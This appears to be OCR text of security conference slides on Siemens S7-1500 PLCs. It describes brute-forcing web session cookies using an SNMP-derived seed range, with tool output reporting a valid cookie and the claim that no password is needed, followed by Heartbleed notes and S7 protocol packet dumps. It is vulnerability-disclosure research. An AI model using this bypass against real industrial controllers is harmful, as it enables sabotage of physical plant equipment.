
```
2013-08-02 18:58:28,369 DEBUG Cook:  83389c044bf1180a8642a6d00107658cd37fa1c3000100000002ee130a0046190000000000000000ee132f1f
2013-08-02 18:58:28,459 DEBUG Cook:  72425668e28de2cb33d45dce9aaa315dd37fa1c3000100010002ee190a0046190000000000000000ee192f1f
2013-08-02 18:58:28,492 DEBUG Cook:  168f240b8720df7e33eb643b598f7878d37fa1c3000100020002ee1b0a0046190000000000000000ee1b2f1f
2013-08-02 18:58:28,522 DEBUG Cook:  f051cebb9e5c46dd4ba5d92adfa03ac3d37fa1c3000100030002ee1d0a0046190000000000000000ee1d2f1f
2013-08-02 18:58:28,552 DEBUG Cook:  b606fe8e057030db69e7c3c5ccbdf446d37fa1c3000100040002ee1f0a0046190000000000000000ee1f2f1f
2013-08-02 18:58:28,585 DEBUG Cook:  3e8285ce07bad8638197df24b63dd9b2d37fa1c3000100050002ee210a0046190000000000000000ee212f1f
2013-08-02 18:58:28,618 DEBUG Cook:  3d67085eaaffe56ec758d6021c46826dd37fa1c3000100060002ee230a0046190000000000000000ee232f1f
2013-08-02 18:58:28,650 ERROR cannot login
2013-08-02 18:58:33,678 ERROR cannot login
2013-08-02 18:58:38,710 ERROR cannot login
...
```

We can minimize logout and issued cookies counters to 7


To generate cookie we should brute:

- logout number (2 bytes, max 7)
- number of issued cookies (2 bytes, max 7)
- seed value (2 bytes, but max 100)

# it's a cookie time!



```
D:\work\scada\s1500\snmp>python get_seed_range.py
timeticks: 268770
current time epoch: 1375498580
seed range: (26645, 26745)
```



```
D:\work\scada\s1500>python brute_cookie_web.py
found valid cookie: JpIsMB1fTpHQvi7Dk2cEwNN/ocMAAQABAAAAAAoARhkAAAAAAAAAAAAAAAA=

logout_num, user_num, seed   1 1 26715
```

# it's a cookie time!

Exploitation dependences:

- >= 1 success logins to PLC after last restart
- SNMP enabled

BUT IT DOES NOT NEED LOGIN AND PASSWORD !!!

CVE Timeline:

- End of July 2013 – vulnerability discovered
- 5 August 2013 – vendor notified
- 20 March 2014 – patch released, first public advisory

# heartbleed


- a lot of software, devices etc. of popular vendors affected
- it’ll be long long story (because of patch management and devices with lifecycle ~10-15 yers)
- check https://ics-cert.us-cert.gov/advisories for openssl vulns

Siemens also vulnerable (ICSA-14-105-03B):

- eLAN-8.2 eLAN prior to 8.3.3
- WinCC OA only V3.12
- S7-1500 V1.5
- CP1543-1 V1.1
- APE 2.0

DEMO: winccoa-heartbleed

S7 protocol



Standard port 102/TCP

By Siemens terms it is ISO-on-TCP (RFC 1006) based communication protocol

S7 protocol

Materials:

- “Exploiting Siemens Simatic S7 PLCs” by Dillon Beresford
- wireshark dissector
- libnodave - free communication library
- snap7 - open source communication suite
- plcscan

# S7 protocol

- based on iso-tcp -> block oriented protocol
- block - PDU (Protocol Data Unit)
- functions and commands oriented -> each frame contains function request or reply to it

S7 commands:

- plc start/stop cpu
- firmware update
- read/write data (blocks, tags)
- system info
- authentication
- etc…

# S7 protocol

History of S7:

- S5 Communication


(FETCH/WRITE, Sinec H1)

- S7 Communication
- “Another” S7 Communication

Simply “another” S7 looks like:

TCP : HEADER | ISO TCP

ISO TCP: TPKT | COTP | S7 PDU



```
TPKT, Version: 3, Length: 68
    Version: 3
    Reserved: 0
    Length: 68
ISO 8073/X.224 COTP Connection-Oriented Transport Protocol
    Length: 2
    PDU Type: DT Data (0x0f)
    [Destination reference: 0x0000]
    .000 0000 = TPDU number: 0x00
    1... .... = Last data unit: Yes
MULTIPOINT-COMMUNICATION-SERVICE T.125
    DomainMCSPDU: uniformSendDataIndication (28)
        uniformSendDataIndication
            initiator: 512
            channelId: 13619
            dataPriority: high (1)
            segmentation: c0 [bit length 2, 6 LSB pad bits, 11.. .... decimal value 3]
            userData: <MISSING>

Frame (122 bytes):
0000  00 50 56 bb 06 b8 00 50 56 f3 c9 1f 08 00 45 00   .PV....PV.....E.
0010  00 6c d7 80 00 00 80 06 4a 54 0a 00 aa 8c c0 a8   .l......JT......
0020  a3 82 00 66 07 62 52 50 ba 94 27 25 49 42 50 18   ...f.bRP..'%IBP.
0030  fa f0 ed 2e 00 00 03 00 00 44 02 f0 80 72 02 00   .........D...r..
0040  35 33 70 00 07 ad 04 00 00 00 00 00 00 81 12 02   53p.............
0050  00 00 00 00 00 20 37 b9 99 9e cb 68 de dc 4f 8a   ..... 7....h..O.
0060  00 86 4e 49 22 f8 8d 09 2e ca 93 bd c5 86 e0 4a   ..NI".........J
0070  74 19 d7 e0 ed 23 72 02 00 00                     t....#r...
Bitstring tvb (1 byte):
0000  c0                                                .
```

S7 protocol


- For old versions:

  wireshark dissectors, libraries, simulators.


- Because we know all about that versions of protocol.

- But we know next to nothing about “another” S7.


How to analyse protocols




```
Frame (145 bytes):
0000  00 1c 06 0a a7 a4 38 60 77 55 cc 73 08 00 45 00   ......8`wU.s..E.
0010  00 83 02 37 40 00 80 06 14 04 c0 a8 b1 4d c0 a8   ...7@........M..
0020  b1 9b e3 b1 00 66 e1 1b d8 78 00 03 11 80 50 18   .....f...x....P.
0030  f7 fc 5f fd 00 00 03 00 00 5b 02 f0 80 72 02 00   .._......[...r..
0040  4c 31 00 00 05 42 00 00 00 10 00 00 03 d4 34 10   L1...B........4.
0050  00 00 91 01 01 88 18 01 20 04 09 88 80 88 80 00   ........ .......
0060  00 01 88 80 d0 80 01 82 d3 d0 af 48 00 32 00 9c   ...........H.2..
0070  75 00 00 00 04 e8 89 69 00 12 00 00 00 00 89 6a   u......i.......j
0080  00 13 00 89 6b 00 04 00 00 00 00 00 00 72 02 00   ....k........r..
0090  00                                                .
Bitstring tvb (1 byte):
0000  00                                                .
```



```
Frame (121 bytes):
0000  00 1c 06 0a a7 a4 38 60 77 55 cc 73 08 00 45 00   ......8`wU.s..E.
0010  00 6b 02 38 40 00 80 06 14 1b c0 a8 b1 4d c0 a8   .k.8@........M..
0020  b1 9b e3 b1 00 66 e1 1b d8 d3 00 03 11 80 50 18   .....f........P.
0030  f7 fc ce 0c 00 00 03 00 00 43 02 f0 80 72 02 00   .........C...r..
0040  34 31 00 00 05 86 00 00 00 11 00 00 03 d4 34 00   41...........4.
0050  00 00 32 20 04 01 9a 7b 00 00 04 e8 89 69 00 12   ..2 ...{.....i..
0060  00 00 00 00 89 6a 00 13 00 89 6b 00 04 00 00 00   .....j....k.....
0070  01 00 00 00 00 72 02 00 00                        .....r...
Bitstring tvb (1 byte):
0000  00                                                .
```



```
Frame (88 bytes):
0000  38 60 77 55 cc 73 00 1c 06 0a a7 a4 08 00 45 00   8`wU.s........E.
0010  00 4a 18 ac 00 00 1e 06 9f c8 c0 a8 b1 9b c0 a8   .J..............
0020  b1 4d 00 66 e3 b1 00 03 11 c2 e1 1b d9 24 50 18   .M.f.........$P.
0030  10 00 bb ff 00 00 03 00 00 22 02 f0 80 72 02 00   ........."...r..
0040  13 32 00 00 05 86 00 00 00 11 34 00 00 00 08 03   .2........4.....
0050  00 00 00 00 72 02 00 00                           ....r...
Bitstring tvb (1 byte):
0000  00                                                .
```



```
Frame (126 bytes):
0000  00 1c 06 0a a7 a4 38 60 77 55 cc 73 08 00 45 00   ......8`wU.s..E.
0010  00 70 02 3c 40 00 80 06 14 12 c0 a8 b1 4d c0 a8   .p.<@........M..
